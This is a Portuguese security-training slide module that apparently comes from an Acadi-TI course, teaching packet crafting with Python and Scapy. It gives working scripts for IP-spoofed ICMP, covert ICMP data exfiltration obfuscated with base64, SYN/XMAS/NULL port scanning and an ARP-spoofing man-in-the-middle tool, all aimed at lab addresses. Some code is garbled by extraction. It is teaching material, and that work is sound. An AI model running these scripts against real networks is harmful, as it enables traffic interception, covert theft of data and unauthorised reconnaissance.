



5.3 **Lendo Arquivo PCAP**

Capturando Mac Address

5.5 Criando um Port Scanner

5.6 **Criando um ArpSpoof**



LEONARDO LA ROSA



in Leonardo La Rosa

Bio





LEONARDO LA ROSA

Mais de 25 Anos de Experiência nas áreas de TI e Cibersegurança, com atuação em diversos setores de mercado.

Tecnólogo em Processamento de Dados pela UNIBAN MBA em Gestão de Tecnologia da Informação pela FIAP

• C|EI • SANS Foundations • C|SCU • N|SF • C|ND • C|EH MASTER • C|SA • E|CIH • C|TIA • CASE JAVA • Lead Implementer ISO27701

- Cyber Security & Infrastructure Manager
- Docente na Pós Graduação de Cibersegurança
- Instrutor Certificado EC-Council
- Criador de conteúdo e Instrutor de treinamentos personalizados
- Speaker & Digital Influencer



Objetivo do módulo

- 1 Manipulando ICMP
- 2 Enviando e Recebendo pacotes
- 3 Lendo Arquivo PCAP
- 4 Capturando Mac Address
- 5 Criando um Port Scanner
- 6 Criando um ArpSpoof



Python e Scapy

```
self.file
 self tingerorials
  self.debug
  self.logger
     path:
               ACADI-TI
       self.fingerprints
classmethod
def from_settings(cls,
            settings.
    debug
def request_seen(self,
              self.fingerprints:
     self.fingerprints.add(fp)
         self.file:
          self.file.write(fp
  def request_fingerprint(self,
              request_fingerprin
```

31

33

35

PYTHON e Scapy

Além de seu uso básico para detectar pacotes de rede, o scapy também executa outras tarefas, que a maioria das outras ferramentas não pode fazer, como enviar frames inválidos, injetar seus próprios frames 802.11, combinar técnicas (salto de VLAN envenenamento de cache ARP, decodificação VOIP) etc.


```
aSPY//YASa
           apyyyyCY////////YCa
                                       Welcome to Scapy
          sY/////YSpcs scpCY//Pp
                                       Version 2.4.3
                            syY//C
ayp ayyyyyyySCP//Pp
                              cY//S
AYASAYYYYYYY///Ps
                         cSSps y//Y
                                       https://github.com/secdev/scapy
       pCCCCY//p
       SPPPP///a
                         pP///AC//Y
            A//A
                           cyP///C
                                       Have fun!
            p///Ac
                            sC///a
                                       Craft packets like I craft my beer.
           P///YCpc
                              A//A
                              p//Y
     scccccp///pSP///p
                                                     -- Jean De Clerck
    sY///////y caa
                              S//P
                             pY/Ya
     cayCyayP//Ya
      sY/PsY///YCc
                            aC//Yp
       sc sccaCY//PCypaapyCP//YSs
                spCPY/////YPSps
                                    using IPython 7.9.0
```



scapy



Scapy é uma biblioteca feita em Python, com seu próprio interpretador de linha de comando (CLI), que permite criar, modificar, enviar e capturar pacotes de rede. Ele pode ser usado interativamente através da interface da linha de comando ou como uma biblioteca importando-o para programas Python. Ele também pode ser executado nos sistemas Linux, Mac OS X e Windows.



Scapy é um poderoso programa interativo de manipulação de pacotes. Ele é capaz de forjar ou decodificar pacotes de um grande número de protocolos, enviá-los, capturá-los, analisar solicitações e respostas, e muito mais. Scapy pode lidar facilmente com a maioria das tarefas clássicas, como scanner, rastreamento, sniffing, ataques ou descoberta de rede. Ele pode substituir hping, arpspoof, arp-sk, arping, p0f e até mesmo algumas partes de Nmap, tcpdump e tshark.





scapy

A ideia é simples. Scapy faz principalmente duas coisas: enviar pacotes e receber respostas. Você define um conjunto de pacotes, ele os envia, recebe respostas, corresponde a solicitações com respostas e retorna uma lista de casais de pacotes (solicitação, resposta) e uma lista de pacotes incomparáveis. Isso tem a grande vantagem sobre ferramentas como Nmap ou hping que uma resposta não é reduzida (aberto/fechado/filtrado), mas é o pacote inteiro.

Send: Diz ao Scapy que você deseja enviar um pacote (apenas um único pacote)

IP: o tipo de pacote que você deseja criar, neste caso um pacote IP


(dst="192.168.0.150"): o destino para enviar o pacote para

/ICMP(): você deseja criar um pacote ICMP com os valores padrão fornecidos pela Scapy
/"Mensagem"): a carga útil para incluir no pacote ICMP



Enviando um pacote ICMP

send(IP(dst="192.168.0.150")/ICMP())



No exemplo acima, enviamos um pacote ICMP para o destino 192.168.0.150


>>> send(IP(dst="192.168.0.150")/ICMP())

Sent 1 packets.



Enviando um pacote ICMP

send(IP(dst="192.168.0.150")/ICMP()/"teste de mensagem")



Em seguida, incluímos uma mensagem ao nosso pacote ICMP


>>> send(IP(dst="192.168.0.150")/ICMP()/"teste de mensagem")

Sent 1 packets.



Enviando um pacote ICMP

send(IP(src="192.168.255.200", dst="192.168.0.150", ttl=128)/ICMP(type=8)/"Hello from Acadi-TI")



```
Adaptador Ethernet Ethernet:

Sufixo DNS específico de conexão. . . . :
Endereço IPv6 de link local . . . . : fe80::5d9c:8eb3:bc63:3995%17
Endereço IPv4. . . . . . . . : 192.168.255.100
Máscara de Sub-rede . . . . : 255.255.255.0
Gateway Padrão. . . . . . : 192.168.255.1
```

No exemplo acima, nós falsificamos a origem do IP e enviamos uma mensagem no pacote ICMP, alteramos o tipo do ICMP e o TTL para 128





As funções "send" e "receive" são o coração de Scapy, e eles trabalham como um "casal" e retornar duas listas. O primeiro elemento é uma lista de casais (pacote enviado, resposta), e o segundo elemento é a lista de pacotes sem resposta. Ambos os dois elementos são listas, mas Scapy embrulha-los em um objeto para apresentá-los melhor, e para fornecê-los com alguns métodos que fazem mais ações frequentemente necessárias

Existem 3 funções principais para s&r (envio e recebimento) estas são:

- **sr()** A função sr() é para enviar pacotes e receber respostas. A função retorna um par de pacotes e respostas, e os pacotes sem resposta.
- **sr1()** Esta função é uma variante que só retorna um pacote que respondeu ao pacote enviado (ou o conjunto de pacotes). Ao usar sr() ou sr1() os pacotes devem ser pacotes de camada 3 (IP, ARP, etc.)
- **srp()** A função srp() faz o mesmo para pacotes de camada 2 (Ethernet, 802.3, etc).



Utilizando o que aprendemos até aqui, vamos começar a interagir com o a biblioteca Scapy, enviando dados para um host e lendo a informação por outro host

ICMP_Sender.py

import scapy.all as scapy import sys scapy.sendp(scapy.Ether()/scapy.IP(src=sys.argv[1], dst=sys.argv[2], ttl=64)/scapy.ICMP(type=8)/sys.argv[3])

Utilizando apena 3 linhas é possível criar um script funcional para envio de dados via ICMP (ping)





Agora vamos receber a mensagem no computador alvo, que está em escuta.

ICMP_Receiver.py

import scapy.all as scapy
pkts = scapy.sniff(filter="icmp", timeout =20,count=1)
print(pkts[0].lastlayer())

Para receber os dados, também usaremos 3 linhas em nosso script.




Avaliaremos o comportamento via Wireshark

ICMP_Sender.py

C:\>python .\icmp_send.py 192.168.0.1 192.168.0.11 "Aqui eu aprendi a exfiltrar dados por ICMP"

Sent 1 packets.

Como você percebeu, nosso script aguarda 3 parâmetros: o IP de origem (pode ser forjado), o IP de Destino e a mensagem:







Avaliaremos o comportamento via script ICMP_Receiver.py

ICMP_Sender.py

C:\>python .\icmp_send.py 192.168.0.1 192.168.0.11 "Aqui eu aprendi a exfiltrar dados por ICMP"

Sent 1 packets.

ICMP_Receiver.py

python .\icmp_receive.py

b'Aqui eu aprendi a exfiltrar dados por ICMP'

Como você percebeu, nosso script aguarda 3 parâmetros: o IP de origem (pode ser forjado), o IP de Destino e a mensagem:



Agora, vamos incrementar o script para criptografar os dados, capturaremos os arquivos no WireShark e depois realizaremos a leitura do arquivo .pcap para decodificar a mensagem

ICMP_Sender2.py

```
import scapy.all as scapy
import sys
import base64
def ping():
    mystr = sys.argv[3]
    mystr_encoded = base64.b64encode(mystr.encode('utf-8'))
    blocks = []
    for i in range(0, len(mystr_encoded), 32):
        blocks.append(mystr_encoded[i:i+32])
    for i in blocks:
        scapy.sendp(scapy.Ether()/scapy.IP(src=sys.argv[1],
    dst=sys.argv[2], ttl=64)/scapy.ICMP(type=8)/i)
    ping()
```

Para este script, incluímos a biblioteca base64, pois queremos que um administrador de redes tenha dificuldade de interpretar o conteúdo da nossa mensagem.




Avaliaremos o comportamento via Wireshark

ICMP_Sender2.py

C:\>python .\icmp_send.py 192.168.0.254 192.168.0.11 "Mensagem Secreta"

Sent 1 packets.

Perceba que agora a mensagem está codificada com base64







Agora, utilizaremos o leitor de arquivo .pcap para ler a mensagem e decodifica-la

Leitor_pcap.py

```
from scapy.all import *
import base64
capture = rdpcap('meupcap.pcap')
ping_data = bytes()
for packet in capture:
  if packet[ICMP].type == 8:
    ping_data += packet.load
print(base64.b64decode(ping_data))
```

Começaremos lendo o arquivo meupcap.pcap e procuraremos por pacote ICMP do tipo 8 (echo request).

Após a leitura do arquivo, decodificaremos a mensagem





Decifrando a mensagem escondida:

Leitor_pcap.py

python .\leitor_pcap.py

b'aqui na acadi-TI os alunos aprendem a programar em python e criar seus scripts usando a biblioteca scapy. Se conseguiu ler esta mensagem, significa que conseguiu ler o arquivo pcap'



Identificando Mac Address



Neste exemplo criaremos um script usando scapy onde informaremos o endereço IP do nosso alvo e receberemos o endereço Mac Address

arping.py

C:\Users\rl34075>python arping.py 192.168.255.1 c4:6e:1f:ac:43:70 & 192.168.255.1





Agora utilizaremos a biblioteca scapy para criar um scanner de porta funcional

```
import argparse
from scapy.all import *
def resultado(port, state):
print("{} | {}".format(port, state))
def scan(target, port):
print("Scan (TCP FLAG 0x02) em, {} na(s) porta(s) {}".format(target, port))
sport = RandShort()
pkt = sr1(IP(dst=target)/TCP(sport=sport, dport=port, flags=0x02), timeout=1, verbose=0)
if pkt != None:
 if pkt.haslaver(TCP):
 if pkt[TCP].flags == 0x14:
  resultado(port, "Fechada")
 elif pkt[TCP].flags == 0x12:
  resultado(port, "Aberta")
 else:
  resultado(port, "TCP packet resposta / filtrada")
 resultado(port, "Sem resposta")
parser = argparse.ArgumentParser("Acadi-TI PortScanner")
parser.add_argument("-t", "--target", help="IP do alvo", required=True)
parser.add argument("-p", "--ports", help="Porta (21 ou 23 ou 80 ...)", type=int, required=True)
args = parser.parse args()
target = args.target
port = args.ports
scan(target,port)
```

Neste script, além de utilizarmos a biblioteca scapy, também utilizaremos a biblioteca argparse, que é usada para passagem de argumentos.





Com base na tabela abaixo, que tipo de scan estamos realizando em nosso alvo?

TCP FLAG	HEX	DEC
NULL	0x00	0
FIN	0x01	1
SYN	0x02	2
RST	0x04	4
PSH	80x0	8
ACK	0x10	16
SYN + ACK	0x12	18
RST + ACK	0x14	20
PSH + ACK	0x18	24
URG	0x20	32

Qual é a resposta esperada para porta Aberta? E para porta Fechada? E para porta Filtrada?



Analisando a saída do script.

C:\Users\rl34075>python scapy5.py -t 192.168.0.150 -p 80 Scan (TCP FLAG 0x02) em, 192.168.0.150 na(s) porta(s) [80] | Aberta

Analisando a saída no scapy

```
>>> sport = RandShort()
>>> pkt = sr1(IP(dst="192.168.0.1")/TCP(sport=sport, dport=80, flags=0x02), timeout=1, verbose=0)
>>> pkt.show()
....
###[TCP]###
    sport = http
    dport = 65401
    seq = 3700234691
    ack = 1
    dataofs = 6
    reserved = 0
    flags = SA
.....
```



Analisando a saída do script.

C:\Users\rl34075>python scapy5.py -t 192.168.0.150 -p 8080 Scan (TCP FLAG 0x02) em, 192.168.0.150 na(s) porta(s) [8080] [8080] | Fechada

Analisando a saída no scapy



Aprimorando nosso scanner de porta



Agora reescreveremos nosso scan para usarmos flags diferentes para TCP (SYN, NULL, XMAS) e UDP

```
parser = argparse.ArgumentParser("Acadi-TI PortScanner")
parser.add_argument("-t", "--target", help="IP do alvo", required=True)
parser.add_argument("-p", "--ports", type=int, nargs="+", help="Porta (21 23 80 ...)")
parser.add argument("-s", "--scantype", help="Scan type, syn/udp/xmas/null",
required=True)
args = parser.parse args()
target = args.target
scantype = args.scantype.lower()
if args.ports:
 ports = args.ports
else:
 ports = range(1, 1024)
if scantype == "syn" or scantype == "s":
 syn scan(target, ports)
elif scantype == "udp" or scantype == "u":
 udp scan(target, ports)
elif scantype == "xmas" or scantype == "x":
 xmas scan(target, ports)
elif scantype == "null" or scantype == "n":
 null scan(target, ports)
else:
 print("Tipo de Scan não suportado")
```

Basicamente replicamos o bloco onde temos nossa função scan (renomeada agora para syn_scan) e escrevemos mais 3 blocos: udp_scan, xmas_scan e null_scan, adicionando as devidas flags para cada um. Estes blocos de função serão chamados pelo argumento —s (ou -- scantype)

Também incluímos a possibilidade de adicionar mais portas como parâmetro (nargs="+")

Se não forem informadas as portas (-p ou --ports), o scan será feito nas portas de 1 a 1024



Aprimorando nosso scanner de porta



Como podemos realizar um scan em mais de 1 porta, incluiremos um laço **for** para cada porta indicada.

```
def syn_scan(target, ports):
 print("SYN Scan (TCP FLAG 0x02) em {} na(s) porta(s) {}".format(target, ports))
 sport = RandShort()
 for port in ports:
   pkt = sr1(IP(dst=target)/TCP(sport=sport, dport=port, flags=0x02), timeout=1, verbose=0)
   if pkt != None:
    if pkt.haslayer(TCP):
      if pkt[TCP].flags == 0x14:
        resultado(port, "Fechada")
      elif pkt[TCP].flags == 0x12:
        resultado(port, "Aberta")
       else:
        resultado(port, "Resposta TCP / filtrada")
    elif pkt.haslayer(ICMP):
      resultado(port, "Rsposta ICMP / filtrada")
     else:
      resultado(port, "Resposta Desconhecida")
      print(pkt.summary())
   else:
    resultado(port, "Sem resposta")
```

Agora nosso scanner de porta poderá receber mais portas, e enviar pacotes modificados e aguardar o seu retorno para interpretarmos os resultados.



Aprimorando nosso scanner de porta



Como resultado, podemos agora analisar as portas abertas, com base na resposta recebida pelo nosso script

C:\Users\rl34075\OneDrive\python\Scripts\Modulo 5>python PortScanner2.py -t 192.168.48.130 -s s -p 80 443 22 8080 SYN Scan (TCP FLAG 0x02) em 192.168.48.130 na(s) porta(s) [80, 443, 22, 8080]

80 | Fechada

443 | Fechada

22 | Fechada

8080 | Aberta

C:\Users\rl34075\OneDrive\python\Scripts\Modulo 5>python PortScanner2.py -t 192.168.48.130 -s x -p 80 443 22 8080 XMAS scan (TCP FLAG 0x29) em 192.168.48.130 na(s) porta(s) [80, 443, 22, 8080]

80 | Fechada

443 | Fechada

22 | Fechada

8080 | Aberta / Filtrada





Agora, vamos criar um script para realizar um ataque de arp spoof para redirecionar o tráfego de 2 hosts para nosso equipamento.


```
>>> resultado = Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(op=2, psrc="192.168.48.130",pdst="192.168.0.1")
>>> resultado.show()
###[ Ethernet ]###
 dst= ff:ff:ff:ff:ff
 src= 00:0c:29:ff:35:21
 type= ARP
###[ ARP ]###
  hwtype= 0x1
  ptype= IPv4
  hwlen= None
  plen= None
  op= is-at
  hwsrc= 00:0c:29:ff:35:21
  psrc= 192.168.48.130
  hwdst= 00:00:00:00:00
  pdst= 192.168.0.1
```





Em uma mesma rede, a comunicação entre dois hosts se inicia através de protocolo ARP para identificar o endereço físico(Mac Address) vinculado ao endereço lógico (IP)

No ataque de Arp Spoof, forjamos o endereço ARP de origem e destino, direcionando o tráfego para um host específico. Assim, dois ou mais hosts respondem para o mesmo endereço físico.





Em seguida criamos a função para spoofar nossos alvos e para restaurar após o encerramento do script

```
def spoof(target_ip, spoof_ip):
    packet = scapy.ARP(op = 2, pdst = target_ip, hwdst = get_mac(target_ip),psrc = spoof_ip)
    scapy.send(packet, verbose = False)

def restore(destination_ip, source_ip):
    destination_mac = get_mac(destination_ip)
    source_mac = get_mac(source_ip)
    packet = scapy.ARP(op = 2, pdst = destination_ip, hwdst = destination_mac, psrc = source_ip,
hwsrc = source_mac)
    scapy.send(packet, verbose = False)
```





Começaremos importando as bibliotecas utilizadas anteriormente e adicionaremos a biblioteca time para usarmos em nosso script

Após o carregamento das bibliotecas, criaremos a função para identificar o mac address dos nossos hosts

```
import scapy.all as scapy
import time
import argparse

def get_mac(ip):
    arp_request = scapy.ARP(pdst = ip)
    broadcast = scapy.Ether(dst = "ff:ff:ff:ff")
    arp_request_broadcast = broadcast / arp_request
    answered_list = scapy.srp(arp_request_broadcast, timeout = 5, verbose = False)[0]
    for i in answered_list:
        return answered_list[0][i].hwsrc
```





Usaremos a biblioteca argparse para inserir os parâmetros para nossa aplicação.

```
parser = argparse.ArgumentParser("Acadi-TI Arp Spoof")
parser.add_argument("-t", "--target", help="IP do alvo", required=True)
parser.add_argument("-g", "--gateway", help="IP do gateway", required=True)
args = parser.parse_args()
target_ip = args.target
gateway_ip = args.gateway
```



O script continuará sendo executado até que as teclas Ctrl + c sejam pressionadas

```
try:
  sent_packets_count = 0
  while True:
    spoof(target_ip, gateway_ip)
    spoof(gateway_ip, target_ip)
    sent packets count = sent packets count + 2
    print("\r[*] Packets Sent "+str(sent_packets_count), end ="")
    time.sleep(1) # Waits for one second
except KeyboardInterrupt:
  print("\nCtrl + C pressionado......encerrando")
  print("Restaurando configurações.....")
  restore(gateway ip, target ip)
  restore(target_ip, gateway_ip)
  print("[+] Arp Spoof encerrado")
```



Para saber quais parâmetros utilizar no script, digite o script com o parâmetro -h


```
r—(kali⊕kali)-[~/Desktop]

└─$ sudo python3 ArpSpoof.py -t 192.168.0.11 -g 192.168.0.1

[*] Packets Sent 2
```



Ao pressionar as teclas Ctrl+c o script é finalizado



Ctrl + C pressionado......encerrando Restaurando configurações..... [+] Arp Spoof encerrado



Referências Bibliográficas

- Guía: Uso de Scapy con Python Santander Global Tech: August 2021, https://santanderglobaltech.com/guia-uso-de-scapy-con-python/
- Reitz, Kenneth and Schlusser, Tanya, O Guia do moclileiro Python: 2017, https://www.amazon.com.br/Guia-Mochileiro-Python-Melhores-Desenvolvimento/dp/8575225413/ref=asc_df_8575225413/?tag=googleshopp00-20&linkCode=df0&hvadid=379765802639&hvpos=&hvnetw=g&hvrand=15526091200442465043&hvpone=&hvptwo=&hvqmt=&hvdev=c&hvdvcmdl=&hvlocint=&hvlocphy=1001773&hvtargid=pla-811121403521&psc=1.
- https://medium.com/swlh/smuggler-and-cove-a-poc-for-data-exfiltration-using-scapy-e44649feae6
- Brandon Rhodes, John Goerzen, 2015, https://novatec.com.br/livros/programacao-redes-com-python/#:~:text=Ver%20mais%20%E2%96%BC-,Programa%C3%A7%C3%A3o%20de%20redes%20com%20Python%20aborda%20todos%20os%20t%C3%B3picos%20cl%C3%A1ssicos,as%20atualiza%C3%A7%C3%B5es%20de%20Python%203.
- https://www.hilarispublisher.com/open-access/scapya-python-tool-for-security-testingjcsb-1000182.pdf P愛S | ACADI-TI





OBRIGADO

Desenvolvimento Seguro